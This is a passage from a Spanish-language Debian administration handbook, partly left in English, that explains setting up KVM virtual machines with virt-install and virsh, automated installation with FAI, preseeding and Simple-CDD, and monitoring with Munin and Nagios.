De la misma forma que en Xen y LXC, la configuración de red más frecuente involucra un puente que agrupa las interfaces de red de las máquinas virtuales (revise la Sección 12.2.2.2, «Configuración de red» página 366).

Alternativamente, y de forma predeterminada en la configuración de KVM, se le asigna una dirección privada (en el rango 192.168.122.0/24) a la máquina virtual y se configura NAT para que la VM pueda acceder a la red externa.

El resto de esta sección asume que el anfitrión posee una interfaz física `eth0` y un puente `br0` que está conectado a la primera interfaz.

Instalación con `virt-install`

Crear una máquina virtual es muy similar a instalar un sistema normal, excepto que describirá las características de la máquina virtual en una línea que parecerá infinita.

En la práctica, esto significa que utilizaremos el instalador de Debian, iniciando la máquina virtual en un dispositivo DVD-ROM virtual que está asociado con la imagen del DVD Debian almacenado en el sistema anfitrión. La VM exportará su consola gráfica sobre el protocolo VNC (revise la Sección 9.2.2, «Utilización de escritorios gráficos remotos» página 216 para más detalles), lo que nos permitirá controlar el proceso de instalación.

Primero necesitaremos indicarle a libvirtd dónde almacenar las imágenes de disco, a menos que la ubicación predeterminada (`/var/lib/libvirt/images`) sea adecuada.

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

CONSEJO

Añada su usuario al grupo libvirt

All samples in this section assume that you are running commands as root. Effectively, if you want to control a local libvirt daemon, you need either to be root or to be a member of the `libvirt` group (which is not the case by default). Thus if you want to avoid using root rights too often, you can add yourself to the `libvirt` group and run the various commands under your user identity.

Ahora iniciaremos el proceso de instalación para la máquina virtual y veremos en más detalle las opciones más importantes de `virt-install`. Este programa registra en libvirtd la máquina virtual y sus parámetros y luego la inicia para continuar el proceso de instalación.

```
# virt-install --connect qemu:///system ❶
               --virt-type kvm ❷
               --name testkvm ❸
               --memory 1024 ❹
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ❺
               --cdrom /srv/isos/debian-10.2.0-amd64-netinst.iso ❻
               --network bridge=virbr0 ❼
               --graphics vnc ❽
               --os-type linux ❾
               --os-variant debian10

Starting install...
Allocating 'testkvm.qcow'            |  10 GB     00:00
```

❶ La opción --connect especifica el «hypervisor» a utilizar. En forma de una URL que contiene un sistema de virtualización (xen://, qemu://, lxc://, openvz://, vbox://, etc.) y el equipo que alojará la VM (puede dejarlo vacío si es el equipo local). Además, y en el caso de

QEMU/KVM, cada usuario puede administrar máquinas virtuales con permisos restringidos, y la ruta de la URL permite diferenciar equipos de «sistema» (/system) de los demás (/session).

2. Debido a que se administra KVM de la misma forma que QEMU, la opción --virt-type kvm permite especificar que se utilice KVM aunque la URL parezca una de QEMU.

3. La opción --name define un nombre (único) para la máquina virtual.

4. The --memory option allows specifying the amount of RAM (in MB) to allocate for the virtual machine.

5. The --disk specifies the location of the image file that is to represent our virtual machine's hard disk; that file is created, unless present, with a size (in GB) specified by the size parameter. The format parameter allows choosing among several ways of storing the image file. The default format (qcow2) allows starting with a small file that only grows when the virtual machine starts actually using space.

6. Utilizamos la opción --cdrom para indicar dónde encontrar el disco óptico a utilizar para la instalación. La ruta puede ser una ruta local para un archivo ISO, una URL donde se puede obtener el archivo o el archivo de dispositivo de un CD-ROM físico (es decir: /dev/cdrom).

7. La opción --network especifica cómo se integra la tarjeta de red virtual a la configuración de red del anfitrión. El comportamiento predeterminado (que forzamos explícitamente en nuestro ejemplo) es integrarla en un puente de red preexistente. Si no existe dicho puente, la máquina virtual sólo llegará a la red física mediante NAT, por lo que se asignará una dirección en el rango de subredes privadas (192.168.122.0/24).

8. --graphics vnc states that the graphical console should be made available using VNC. The default behavior for the associated VNC server is to only listen on the local interface; if the VNC client is to be run on a different host, establishing the connection will require setting up an SSH tunnel (see Sección 9.2.1.3, «Creación de túneles cifrados con redirección de puertos» página 215). Alternatively, --graphics vnc,listen=0.0.0.0 can be used so that the VNC server is accessible from all interfaces; note that if you do that, you really should design your firewall accordingly.

9. Las opciones --os-type y --os-variant permiten optimizar unos pocos parámetros de la máquina virtual basado en características conocidas del sistema operativo mencionado en ellas.

En este punto, la máquina virtual está ejecutando y necesitaremos conectarnos a la consola gráfica para continuar con el proceso de instalación. Si realizó la operación anterior de un entorno de escritorio gráfico, esta conexión debería iniciar automáticamente. De lo contrario, o si estamos trabajando de forma remota, puede ejecutar `virt-viewer` desde cualquier entorno gráfico para abrir la consola gráfica (sepa que le pedirá la contraseña de root del equipo remoto dos veces ya que esta operación necesita dos conexiones SSH):

```
$ virt-viewer --connect qemu+ssh://root@servidor/system testkvm
root@servidor password:
root@servidor's password:
```

Cuando finaliza el proceso de instalación, se reinicia la máquina virtual y está lista para que la utilice.

Administración de máquinas con `virsh`

Ahora que finalizó la instalación, veamos como gestionar las máquinas virtuales disponibles. Lo primero a intentar es pedirle a `libvirtd` la lista de máquinas virtuales que administra:

```
# virsh -c qemu:///system list --all
 Id Name                 State
----------------------------------
  8 testkvm              shut off
```

Iniciemos nuestra máquina virtual de pruebas:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Ahora podemos obtener las instrucciones de conexión para la consola gráfica (puede pasar como parámetro de `vncviewer` la pantalla VNC devuelta):

```
# virsh -c qemu:///system vncdisplay testkvm
127.0.0.1:0
```

Entre otras subórdenes disponibles en `virsh` encontraremos:

- reboot para reiniciar una máquina virtual;
- shutdown para apagarla de forma segura;
- destroy, para detenerla brutalmente;
- suspend para pausarla;
- resume para continuar su ejecución;
- autostart para activar (o desactivar con la opción --disable) que se inicie la máquina virtual automáticamente cuando inicia el anfitrión;
- undefine para eliminar todo rastro de la máquina virtual en `libvirtd`.

Todas estas subórdenes aceptan un identificador de máquina virtual como parámetro.

Instalación de un sistema basado en RPM sobre Debian con yum

Si pretende que la máquina virtual ejecute Debian (o uno de sus derivados), puede inicializar el sistema con `debootstrap` como se describió anteriormente. Pero desea instalar un sistema

basado en RMP en la máquina virtual (como Fedora, CentOS o Scientific Linux), necesita realizar la configuración con la aplicación `yum` (disponible en el paquete del mismo nombre).

El procedimiento require usar `rpm` para extraer un conjunto inicial de archivos, incluyendo probablemente bastantes archivos de configuración de `yum`, y luego ejecutar el comando `yum` para descomprimir el conjunto de paquetes restantes. Pero desde que podemos llamar a `yum` desde fuera de una jaula chroot, necesitaremos algunos cambios provisionales. En los ejemplos siguientes, el destino de chroot es `/src/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release
    ➥ -7-6.1810.2.el7.centos.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-6.1810.2.el7.centos.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-6.1810.2.el7.centos.x86_64.rpm: Header V3 RSA/SHA256
    ➥ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
    ➥ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
    ➥ repos.d/*.repo
```

12.3. Instalación automatizada

Los administradores de Falcot Corp, como muchos administradores de grandes servicios IT, necesitan herramientas para instalar (o reinstalar) rápidamente, y automáticamente si es posible, nuevas máquinas.

Un amplio rango de soluciones pueden satisfacer estos requisitos. Por el otro lado, herramientas genéricas como SystemImager lo hacen creando una imagen basada en una máquina patrón y luego desplegando dicha imagen en los sistemas objetivo; en el otro extremo del espectro, el instalador Debian estándar puede ser presembrado con un archivo de configuración que provee las respuestas a las preguntas realizadas durante el proceso de instalación. Como un tipo de punto medio, una herramienta híbrida como FAI (*instalador completamente automático*: «Fully Automatic Installer») instala los equipos con el sistema de paquetes, pero también utiliza su propia infraestructura para tareas más específicas de despliegues masivos (como inicialización, particionado, configuración, etc).

Cada una de estas herramientas tiene sus ventajas y desventajas: SystemImager funciona independientemente de cualquier sistema de paquetes particular, lo que permite gestionar grandes conjuntos de máquinas que utilizan diferentes distribuciones Linux. También incluye un sistema de actualización que no necesita una reinstalación, pero sólo puede confiar en este sistema de actualización si no se modifican las máquinas de forma independiente; en otras palabras,

el usuario no debe actualizar ningún software por su cuenta ni instalar otro software. De forma similar, no se debe automatizar las actualizaciones de seguridad porque éstos deben pasar por la imagen de referencia centralizada que administra SystemImager. Esta solución también requiere que las máquinas objetivo sean homogéneas, de lo contrario necesitará mantener y administrar diferentes imágenes (no podrá utilizar una imagen i386 en una máquina powerpc, etc.).

Por el otro lado, puede adaptar la instalación automatizada con debian-installer a cada máquina específica: el instalador obtendrá el núcleo y los paquetes de software apropiados de los repositorios relevantes, detectará el hardware disponible, particionará el disco duro completo para aprovechar todo el espacio disponible, instalará el sistema Debian correspondiente y configurará el gestor de arranque adecuado. Sin embargo, el instalador estándar sólo instalará versiones de Debian estándar, con el sistema base y un subconjunto de «tareas» preseleccionadas; esto no permite instalar un sistema particular con aplicaciones no empaquetadas. Satisfacer esta necesidad particular requerirá modificar el instalador... afortunadamente el instalador es muy modular y existen herramientas para automatizar la mayor parte del trabajo necesario para esta personalización, la más importante siendo simple-CDD (CDD es acrónimo de *derivado personalizado de Debian*: «Custom Debian Derivative»). Inclusive la solución simple-CDD, sin embargo, sólo gestiona la instalación inicial; lo que no es un problema generalmente ya que las herramientas de APT permite desplegar actualizaciones de forma eficiente más adelante.

Sólo haremos una revisión general de FAI y saltearemos SystemImager por completo (ya no se encuentra en Debian), para poder enfocarnos más intensamente en debian-installer y simple-CDD, que son más interesantes en un contexto sólo con Debian.

12.3.1. Instalador completamente automático (FAI: «Fully Automatic Installer»)

Fully Automatic Installer es probablemente el sistema de despliegue automático para Debian más antiguo, lo que explica su estado como referencia; pero su naturaleza flexible compensa su complejidad.

FAI necesita un sistema servidor para almacenar la información de despliegue y permitir que las máquinas objetivo arranquen desde la red. Este servidor necesita el paquete *fai-server* (o *fai-quickstart*, que también incluye los elementos necesarios para una configuración estándar).

FAI utiliza un enfoque específico para definir los varios perfiles instalables. En lugar de simplemente duplicar una instalación de referencia, FAI es un instalador completo, totalmente configurable a través de archivos y scripts almacenados en el servidor; no se crea automáticamente la ubicación predeterminada `/srv/fai/config/`, por lo que el administrador debe crearla junto con los archivos relevantes. La mayoría de las veces, estos archivos serán personalizados de archivos de ejemplos disponibles en la documentación del paquete *fai-doc*, en el directorio `/usr/share/doc/fai-doc/examples/simple/` en particular.

Once the profiles are defined, the `fai-setup` command generates the elements required to start a FAI installation; this mostly means preparing or updating a minimal system (NFS-root) used during installation. An alternative is to generate a dedicated boot CD with `fai-cd`.

Crear todos estos archivos de configuración requiere entender cómo funciona FAI. Un proceso de instalación típico consiste de los siguientes pasos:

- obtener un núcleo de la red e iniciarlo;
- montar el sistema de archivos raíz desde NFS;
- ejecutar `/usr/sbin/fai` que controla el resto del proceso (los pasos siguientes, por lo tanto, son iniciados por este script);
- copiar el espacio de configuración desde el servidor a `/fai/`;
- ejecutar `fai-class`. Se ejecutan en orden los scripts `/fai/class/[0-9][0-9]*` y devuelve los nombres de «clases» que aplican a la máquina siendo instalada; esta información servirá como base para los pasos siguientes. Esto permite cierta flexibilidad en la definición de los servicios a instalar y configurar.
- obtener una cantidad de variables de configuración, que dependen de las clases relevantes;
- particionar los discos y dar formato a las particiones basándose en la información provista por `/fai/disk_config/`*`clase`*;
- montar dichas particiones;
- instalar el sistema base;
- presembrar la base de datos Debconf con `fai-debconf`;
- obtener la lista de paquetes disponibles para APT;
- instalar los paquetes enumerados en `/fai/package_config/`*`clase`*;
- ejecutar los scripts postconfiguración, `/fai/scripts/`*`clase`*`/[0-9][0-9]*`;
- grabar los registros de instalación, desmontar las particiones y reiniciar.

12.3.2. Presembrado de Debian-Installer

Después de todo, la mejor herramienta para instalar sistemas Debian lógicamente debería ser el instalador oficial de Debian. Es por esto que, desde su concepción, se diseñó debian-installer para usarlo de forma automatizada aprovechando la infraestructura que provee *debconf*. Este último permite, por un lado, reducir la cantidad de preguntas realizadas (las preguntas escondidas utilizarán la respuesta predeterminada provista) y por el otro proveer respuestas predeterminadas por separado para que la instalación pueda no ser interactiva. Se conoce a esta última funcionalidad como *presembrado* («preseeding»).

YENDO MÁS ALLÁ

Debconf con una base de datos centralizada

El presembrado permite proveer un conjunto de respuestas a preguntas Debconf en el momento de instalación, pero estas respuestas son estáticas y no evolucionan con el tiempo. Debido a que máquinas ya instaladas puede necesitar ser actualizadas, y podrían requerir nuevas respuestas, puede definir el archivo de configuración `/etc/debconf.conf` para que Debconf utilice fuentes de datos externas (como un

servidor de directorio LDAP o un archivo remoto al que accede con NFS o Samba). Puede definir varias fuentes de datos externas simultáneamente y que éstas se complementen. Todavía utilizará la base de datos local (para acceso de lectura y escritura), pero generalmente se restringen para lectura a las bases de datos remotas. La página de manual `debconf.conf(5)` describe en detalle todas las posibilidades (necesitará el paquete *debconf-doc*).

Utilización de un archivo de presembrado

Hay varios lugares de los que el instalador puede obtener un archivo de presembrado:

- en el initrd que arranca la máquina; en este caso, el presembrado ocurre muy al comienzo de la instalación y puede evitar todas las preguntas. Sólo debe asegurarse que el archivo tenga el nombre `preseed.cfg` y esté almacenado en la raíz del initrd.
- en el medio de arranque (CD o llave USB); el presembrado ocurre tan pronto como se monte el medio, lo que significa inmediatamente después de las preguntas sobre idioma y distribución de teclado. Puede utilizar el parámetro de arranque preseed/file para indicar la ubicación del archivo de presembrado (por ejemplo, `/cdrom/preseed.cfg` cuando se realiza la instalación desde un CD-ROM o `/hd-media/preseed.cfg` en el caso de una llave USB).
- desde la red; el presembrado ocurrirá entonces sólo después que se configure (automáticamente) la red; el parámetro de arranque relevante es preseed/url=http://*servidor*/preseed.cfg.

A primera vista, incluir el archivo de presembrado en el initrd parecería la solución más interesante; sin embargo, rara vez se la utiliza en la práctica porque generar un initrd de instalación es bastante complejo. Las otras dos soluciones son mucho más comunes, especialmente debido a que los parámetros de arranque proveen otra forma de presembrar las respuestas a las primeras preguntas del proceso de instalación. La forma usual de evitar la molestia de tipear estos parámetros a mano en cada instalación es guardarlos en la configuración de `isolinux` (en el caso del CD-ROM) o `syslinux` (para la llave USB).

Creación de un archivo de presembrado

Un archivo de presembrado es un archivo en texto plano en el que cada línea contiene la respuesta a una pregunta Debconf. Cada línea está dividida en cuatro campos separados por espacios en blancos (espacios o tabulaciones) como, por ejemplo, d-i mirror/suite string stable:

- el primer campo es el «dueño» de la pregunta; utilizamos «d-i» para las preguntas relevantes al instalador, pero también puede ser el nombre de un paquete para las preguntas que provengan de un paquete Debian;
- el segundo campo es un identificador para la pregunta;
- tercero, el tipo de pregunta;

- el cuarto y último campo contiene el valor de la respuesta. Tenga en cuenta que debe estar separado del tercer campo sólo por un espacio; si hay más de uno, el siguiente carácter de espacio es considerado parte del valor.

La forma más simple de escribir un archivo de presembrado es instalar un sistema a mano. Luego, `debconf-get-selections --installer` proveerá las respuestas que involucran al instalador. Puede obtener las respuestas sobre otros paquetes con `debconf-get-selections`. Sin embargo, una solución más limpia es escribir el archivo de presembrado a mano, comenzando con un ejemplo y la documentación de referencia: con este enfoque, sólo necesitará presembrar las preguntas en las que desea modificar la respuesta predeterminada; utilizar el parámetro de arranque priority=critical le indicará a Debconf que sólo realice las preguntas críticas y que utilice las respuestas predeterminadas para las demás.

DOCUMENTACIÓN

Apéndice de la guía de instalación

The installation guide, available online, includes detailed documentation on the use of a preseed file in an appendix. It also includes a detailed and commented sample file, which can serve as a base for local customizations.

➨ `https://www.debian.org/releases/stable/amd64/apb`

➨ `https://www.debian.org/releases/stable/example-preseed.txt`

Creación de un medio de arranque personalizado

Saber dónde almacenar el archivo de presembrado está bien, pero la ubicación no lo es todo: uno debe, de una u otra forma, alterar el medio de arranque de la instalación para modificar los parámetros de arranque y agregar el archivo de presembrado.

Arranque desde la red When a computer is booted from the network, the server sending the initialization elements also defines the boot parameters. Thus, the change needs to be made in the PXE configuration for the boot server; more specifically, in its `/tftpboot/pxelinux.cfg/default` configuration file. Setting up network boot is a prerequisite; see the Installation Guide for details.

➨ `https://www.debian.org/releases/stable/amd64/ch04s05`

Preparación de una llave USB de arranque Una vez que preparó una llave de arranque (revise la Sección 4.1.2, «Arranque desde una llave USB» página 55), necesitará unas pocas operaciones adicionales. Asumiendo que el contenido de la llave se encuentra en `/media/usbdisk/`:

- copie el archivo de presembrado a `/media/usbdisk/preseed.cfg`
- edite `/media/usbdisk/syslinux.cfg` y agregue los parámetros de arranque necesarios (revise el ejemplo a continuación).

Ejemplo 12.2 *Archivo syslinux.cfg y parámetros de presembrado*

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US.UTF-8 keymap=us language=us
    ➥ country=US vga=788 initrd=initrd.gz  --
```

Creación de una imagen de CD-ROM Una llave USB es un medio de lectura y escritura, por lo que es sencillo agregar un archivo allí y cambiar unos pocos parámetros. En el caso de un CD-ROM, la operación es más compleja ya que necesitamos generar una imagen ISO completa. *debian-cd* se encarga de esto, pero es bastante extraño utilizar esta herramienta: necesita un repositorio local y requiere entender todas las opciones que provee `/usr/share/debian-cd/CONF.sh`; aún entonces, debe ejecutar `make` varias veces. Se recomienda leer `/usr/share/debian-cd/README`.

Habiendo dicho esto, debian-cd siempre funciona de forma similar: genera un directorio «image» con el contenido exacto del CD-ROM y luego lo convierte en un archivo ISO con una herramienta como `genisoimage`, `mkisofs` o `xorriso`. El directorio de imagen es completado luego del paso `make image-trees` de debian-cd. En este punto, agregaremos el archivo de presembrado en el directorio apropiado (usualmente `$TDIR/$CODENAME/CD1/`, donde $TDIR y $CODENAME son parámetros definidos por el archivo de configuración `CONF.sh`). El CD-ROM utiliza `isolinux` como gestor de arranque, y debemos adaptar el archivo de configuración que generó debian-cd para poder agregar los parámetros de arranque necesarios (el archivo específico es `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Luego puede continuar el proceso «normal» y generar la imagen ISO con `make image CD=1` (o `make images` si está generando varios CD-ROMs).

12.3.3. Simple-CDD: la solución todo-en-uno

Utilizar sólamente un archivo de presembrado no es suficiente para satisfacer todos los requisitos que podrían aparecer en despliegues grandes. Aunque es posible ejecutar algunos scripts al final del proceso normal de instalación, todavía no es muy flexible la selección del conjunto de paquetes a instalar (básicamente, sólo puede seleccionar «tareas»); lo que es más importante, esto sólo permite instalar paquetes Debian oficiales y excluye aquellos generados localmente.

Por el otro lado, debian-cd puede integrar paquetes externos y se puede extender debian-installer agregando nuevos pasos en el proceso de instalación. Combinando estas capacidades, debería ser posible crear un instalador completamente personalizado que satisfaga nuestras necesidades; inclusive debería poder configurar algunos servicios luego de desempaquetar los paquetes necesarios. Afortunadamente, esto no es sólo una hipótesis ya que esto es exactamente lo que hace Simple-CDD (en el paquete *simple-cdd*).

El propósito de Simple-CDD es permitir que cualquiera pueda crear fácilmente una distribución derivada de Debian seleccionando un subconjunto de los paquetes disponibles, preconfigurarlos

con Debconf, agregar software específico y ejecutar scripts personalizados al final del proceso de instalación. Esto coincide con la filosofía de «sistema operativo universal» ya que cualquiera puede adaptarlo a sus necesidades.

Creación de perfiles

Simple-CDD define «perfiles» que coinciden con el concepto de «clases» de FAI; una máquina puede tener varios perfiles (determinados en el momento de la instalación). Se define un perfil con un conjunto de archivos `profiles/`*`perfil`*`.*`:

- el archivo `.description` contiene una descripción de una línea sobre el perfil;
- el archivo `.packages` enumera los paquetes que se instalarán automáticamente si se selecciona el perfil;
- el archivo `.downloads` enumera los paquetes que se almacenarán en el medio de instalación pero no se instalarán obligatoriamente;
- el archivo `.preseed` contiene información de presembrado para las preguntas de Debconf (para el instalador y/o los paquetes);
- el archivo `.postinst` contiene un script que se ejecutará al final del proceso de instalación;
- finalmente, el archivo `.conf` permite modificar algunos parámetros de Simple-CDD basado en los perfiles incluidos en la imagen.

El perfil default («predeterminado») tiene un rol particular ya que siempre está activo; contiene lo mínimo necesario para que funcione Simple-CDD. Lo único que generalmente personalizaremos en este perfile es el parámetro de presembrado simple-cdd/profiles: esto permite esquivar la pregunta sobre los perfiles a instalar que agrega Simple-CDD.

Sepa también que necesitará ejecutar todo desde el directorio que contenga el directorio `profiles`.

Configuración y uso de `build-simple-cdd`

VISTA RÁPIDA

Archivo de configuración detallado

El paquete incluye un ejemplo de archivo de configuración de Simple-CDD con todos los parámetros posibles (`/usr/share/docs/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Puede utilizarlo como punto de partida cuando cree un archivo de configuración personalizado.

Simple-CDD necesita muchos parámetros para todo su funcionamiento. En la mayoría de los casos los obtendrá de un archivo de configuración al que podemos apuntar con la opción --conf de `build-simple-cdd`, pero también podemos especificarlos como parámetros específicos al ejecutar `build-simple-cdd`. Aquí hay una vista rápida sobre cómo funciona este programa y cómo utilizar sus parámetros:

- el parámetro profiles enumera los perfiles que se incluirán en la imagen de CD-ROM generada;
- basado en la lista de paquetes necesarios, Simple-CDD descarga los archivos necesarios desde el servidor mencionado en server y los reúne en un repositorio parcial (que luego le proveerá a debian-cd);
- también se integrarán a este repositorio local los paquetes personalizados mencionados en local_packages;
- luego ejecutará debian-cd (con una ubicación predeterminada que puede configurar con la variable debian_cd_dir) con la lista de paquetes a integrar;
- una vez que debian-cd preparó este directorio, Simple-CDD realiza algunos cambios al mismo:
    - agrega los archivos que contienen los perfiles en un subdirectorio `simple-cdd` (que serán incluidos en el CD-ROM);
    - también se agregarán los demás archivos enumerados en el parámetro all_extras;
    - ajustará los parámetros de arranque para permitir presembrado. Puede evitar las preguntas sobre idioma y país si almacena la información necesaria en las variables language y country.
- luego debian-cd genera la imagen ISO final.

Generación de una imagen ISO

Once we have written a configuration file and defined our profiles, the remaining step is to invoke `build-simple-cdd --conf simple-cdd.conf`. After a few minutes, we get the required image in `images/debian-10-amd64-CD-1.iso`.

12.4. Monitorización

La monitorización es un término genérico, y las muchas actividades involucradas tiene varias objetivos: por un lado, seguir el uso de recursos provistos por una máquina permite anticipar saturación y la actualización necesaria que le seguirá; por el otro, alertar a los administradores tan pronto como un servicio no esté disponible o no fucione correctamente significa que se podrán solucionar más rápidamente aquellos problemas que sucedan.

Munin cubre la primera área mostrando gráficos de los valores históricos de una cantidad de parámetros (RAM utilizada, espacio ocupado en disco, carga en el procesador, tráfico de red, carga de Apache/MySQL, etc.). *Nagios* cubre la segunda área, revisando regularmente que los servicios estén funcionando y disponibles, enviando alertas a través de los canales apropiados (correo, mensajes de texto, etc.). Ambos tienen un diseño modular, lo que permite crear nuevos plugins para monitorizar parámetros o servicios específicos.

ALTERNATIVA

Zabbix, una herramienta de monitorización integrada

Although Munin and Nagios are in very common use, they are not the only players in the monitoring field, and each of them only handles half of the task (graphing on one side, alerting on the other). Zabbix, on the other hand, integrates both parts of monitoring; it also has a web interface for configuring the most common aspects. It has grown by leaps and bounds during the last few years, and can now be considered a viable contender. On the monitoring server, you would install *zabbix-server-pgsql* (or *zabbix-server-mysql*), possibly together with *zabbix-frontend-php* to have a web interface. On the hosts to monitor you would install *zabbix-agent* feeding data back to the server.

➨ https://www.zabbix.com/

ALTERNATIVA

Icinga, una bifurcación de Nagios

Spurred by divergences in opinions concerning the development model for Nagios (which is controlled by a company), a number of developers forked Nagios and use Icinga as their new name. Icinga is still compatible — so far — with Nagios configurations and plugins, but it also adds extra features.

➨ https://www.icinga.org/

12.4.1. Configuración de Munin

El propósito de Munin es monitorizar muchas máquinas; por lo tanto, naturalmente utiliza una arquitectura cliente/servidor. El equipo central — el graficador — recolecta datos de todos los equipos monitorizados y genera gráficos históricos.

Configuración de los equipos a monitorizar

El primer paso es instalar el paquete *munin-node*. El demonio que instala este paquete escucha en el puerto 4949 y envía los datos recolectados por todos los plugins activos. Cada plugin es un programa simple que devuelve una descripción de los datos recolectados y el último valor medido. Los plugins se almacenan en `/usr/share/munin/plugins/`, pero realmente sólo se utilizan aquellos con un enlace simbólico en `/etc/munin/plugins/`.

When the package is installed, a set of active plugins is determined based on the available software and the current configuration of the host. However, this autoconfiguration depends on a feature that each plugin must provide, and it is usually a good idea to review and tweak the results by hand. Browsing the Plugin Gallery[2] can be interesting even though not all plugins have comprehensive documentation. However, all plugins are scripts and most are rather simple and well-commented. Browsing `/etc/munin/plugins/` is therefore a good way of getting an idea of what each plugin is about and determining which should be removed. Similarly, enabling an interesting plugin found in `/usr/share/munin/plugins/` is a simple matter of setting up a

2

➨ http://gallery.munin-monitoring.org

symbolic link with `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Note that when a plugin name ends with an underscore "_", the plugin requires a parameter. This parameter must be stored in the name of the symbolic link; for instance, the "if_" plugin must be enabled with a `if_eth0` symbolic link, and it will monitor network traffic on the eth0 interface.

Once all plugins are correctly set up, the daemon configuration must be updated to describe access control for the collected data. This involves allow directives in the `/etc/munin/munin-node.conf` file. The default configuration is allow `^127\.0\.0\.1$`, and only allows access to the local host. An administrator will usually add a similar line containing the IP address of the grapher host, then restart the daemon with `systemctl restart munin-node`.

YENDO MÁS ALLÁ

Creación de plugins locales

Munin does include detailed documentation on how plugins should behave, and how to develop new plugins.

➨ http://guide.munin-monitoring.org/en/latest/plugin/writing.html

La mejor forma de probar un plugin es ejecutarlo en las mismas condiciones que lo haría munin-node; puede simularlo ejecutando `munin-run` *`plugin`* como root. Puede proveer un posible segundo parámetro a este programa (como `config`) que será provisto como parámetro al plugin.

Cuando ejecuta un plugin con el parámetro `config`, debe describirse a sí mismo devolviendo un conjunto de campos:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➥ many processes are in the run-queue (scheduled to run
    ➥  "immediately").
load.info 5 minute load average
```

The various available fields are described by the "Plugin reference" available as part of the "Munin guide".

➨ https://munin.readthedocs.org/en/latest/reference/plugin.html

Cuando lo ejecuta sin parámetros, un plugin simplemente devuelve el último valor medido; por ejemplo, ejecutar `sudo munin-run load` podría devolver `load.value 0.12`.

Finalmente, cuando ejecute un plugin con el parámetro `autoconf`, debería devolver «yes» (y un código de salida 0) o «no» (con un código de salida 1) según si el plugin debería estar activado en este equipo o no.

Configuración del graficador

El «graficador» es simplemente el equipo que agrupa los datos y genera los gráficos correspondientes. El software necesario se encuentra en el paquete *munin*. La configuración estándar ejecuta `munin-cron` (una vez cada 5 minutos), mediante el que obtiene datos de todos los equipos enumerados en `/etc/munin/munin.conf` (de forma predeterminada sólo incluye al equipo local), guarda los datos históricos en archivos RRD (*base de datos Round Robin*: «Round Robin Database», un formato de archivo diseñado para almacenar datos que varían en el tiempo) almacenados en `/var/lib/munin/` y genera una página HTML con los gráficos en `/var/cache/munin/www/`.

Por lo tanto, debe enumerar todas las máquinas monitorizadas en el archivo de configuración `/etc/munin/munin.conf`. Cada máquina es enumerada como una sección completa con el nombre que coincide con el equipo y al menos un elemento `address` que provee la dirección IP correspondiente.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Las secciones pueden ser más complejas y describir gráficos adicionales que puede crear combinando datos de varias máquinas. Los ejemplos que provee el archivo de configuración son buenos puntos de partida para personalizar.

El último paso es publicar las páginas generadas; esto involucra configurar un servidor web para que el contenido de `/var/cache/munin/www/` esté disponible en un sitio web. Generalmente restringirá el acceso a este sitio web, ya sea con un mecanismo de autenticación o un control de acceso basado en IP. Revise la Sección 11.2, «Servidor web (HTTP)» página 300 para los detalles relevantes.

12.4.2. Configuración de Nagios

A diferencia de Munin, Nagios no necesita instalar algo en los equipos monitorizados; la mayoría de las veces, se utiliza Nagios para revisar la disponibilidad de servicios de red. Por ejemplo, Nagios puede conectarse a un servidor web y revisar si puede obtener una página web dada en un tiempo especificado.

Instalación

The first step in setting up Nagios is to install the *nagios4* and *monitoring-plugins* packages. Installing the packages configures the web interface and the Apache server. The authz_groupfile and auth_digest Apache modules must be enabled, for that execute:

```
# a2enmod authz_groupfile
Considering dependency authz_core for authz_groupfile:
Module authz_core already enabled
Enabling module authz_groupfile.
```

```
To activate the new configuration, you need to run:
  systemctl restart apache2
# a2enmod auth_digest
Considering dependency authn_core for auth_digest:
Module authn_core already enabled
Enabling module auth_digest.
To activate the new configuration, you need to run:
  systemctl restart apache2
# systemctl restart apache2
```

Adding other users is a simple matter of inserting them in the `/etc/nagios4/hdigest.users` file.

Pointing a browser at http://*server*/nagios4/ displays the web interface; in particular, note that Nagios already monitors some parameters of the machine where it runs. However, some interactive features such as adding comments to a host do not work. These features are disabled in the default configuration for Nagios, which is very restrictive for security reasons.

Enabling some features involves editing `/etc/nagios4/nagios.cfg`. We also need to set up write permissions for the directory used by Nagios, with commands such as the following:

```
# systemctl stop nagios4
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios4/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios4
# systemctl start nagios4
```

Configuración

The Nagios web interface is rather nice, but it does not allow configuration, nor can it be used to add monitored hosts and services. The whole configuration is managed via files referenced in the central configuration file, `/etc/nagios4/nagios.cfg`.

No debe adentrarse en estos archivos sin entender algunos conceptos de Nagios. La configuración enumera objetos de los siguientes tipos:

- a «*host*» es una máquina a monitorizar;
- un «*hostgroup*» es un conjunto de equipos que deben ser agrupados para visualización o para abstraer algunos elementos de configuración en común;
- un «*service*» es un elemento a probar relacionado a un equipo o grupo. La mayoría de las veces será un chequeo de un servicio de red, pero también puede incluir revisar que algunos parámetros están dentro de un rango aceptable (por ejemplo, espacio libre en el disco o carga del procesador);
- un «*servicegroup*» es un conjunto de servicios que deben ser agrupados para visualización;
- un «*contact*» es una persona que puede recibir alertas;
- un «*contactgroup*» es un conjunto de contactos;

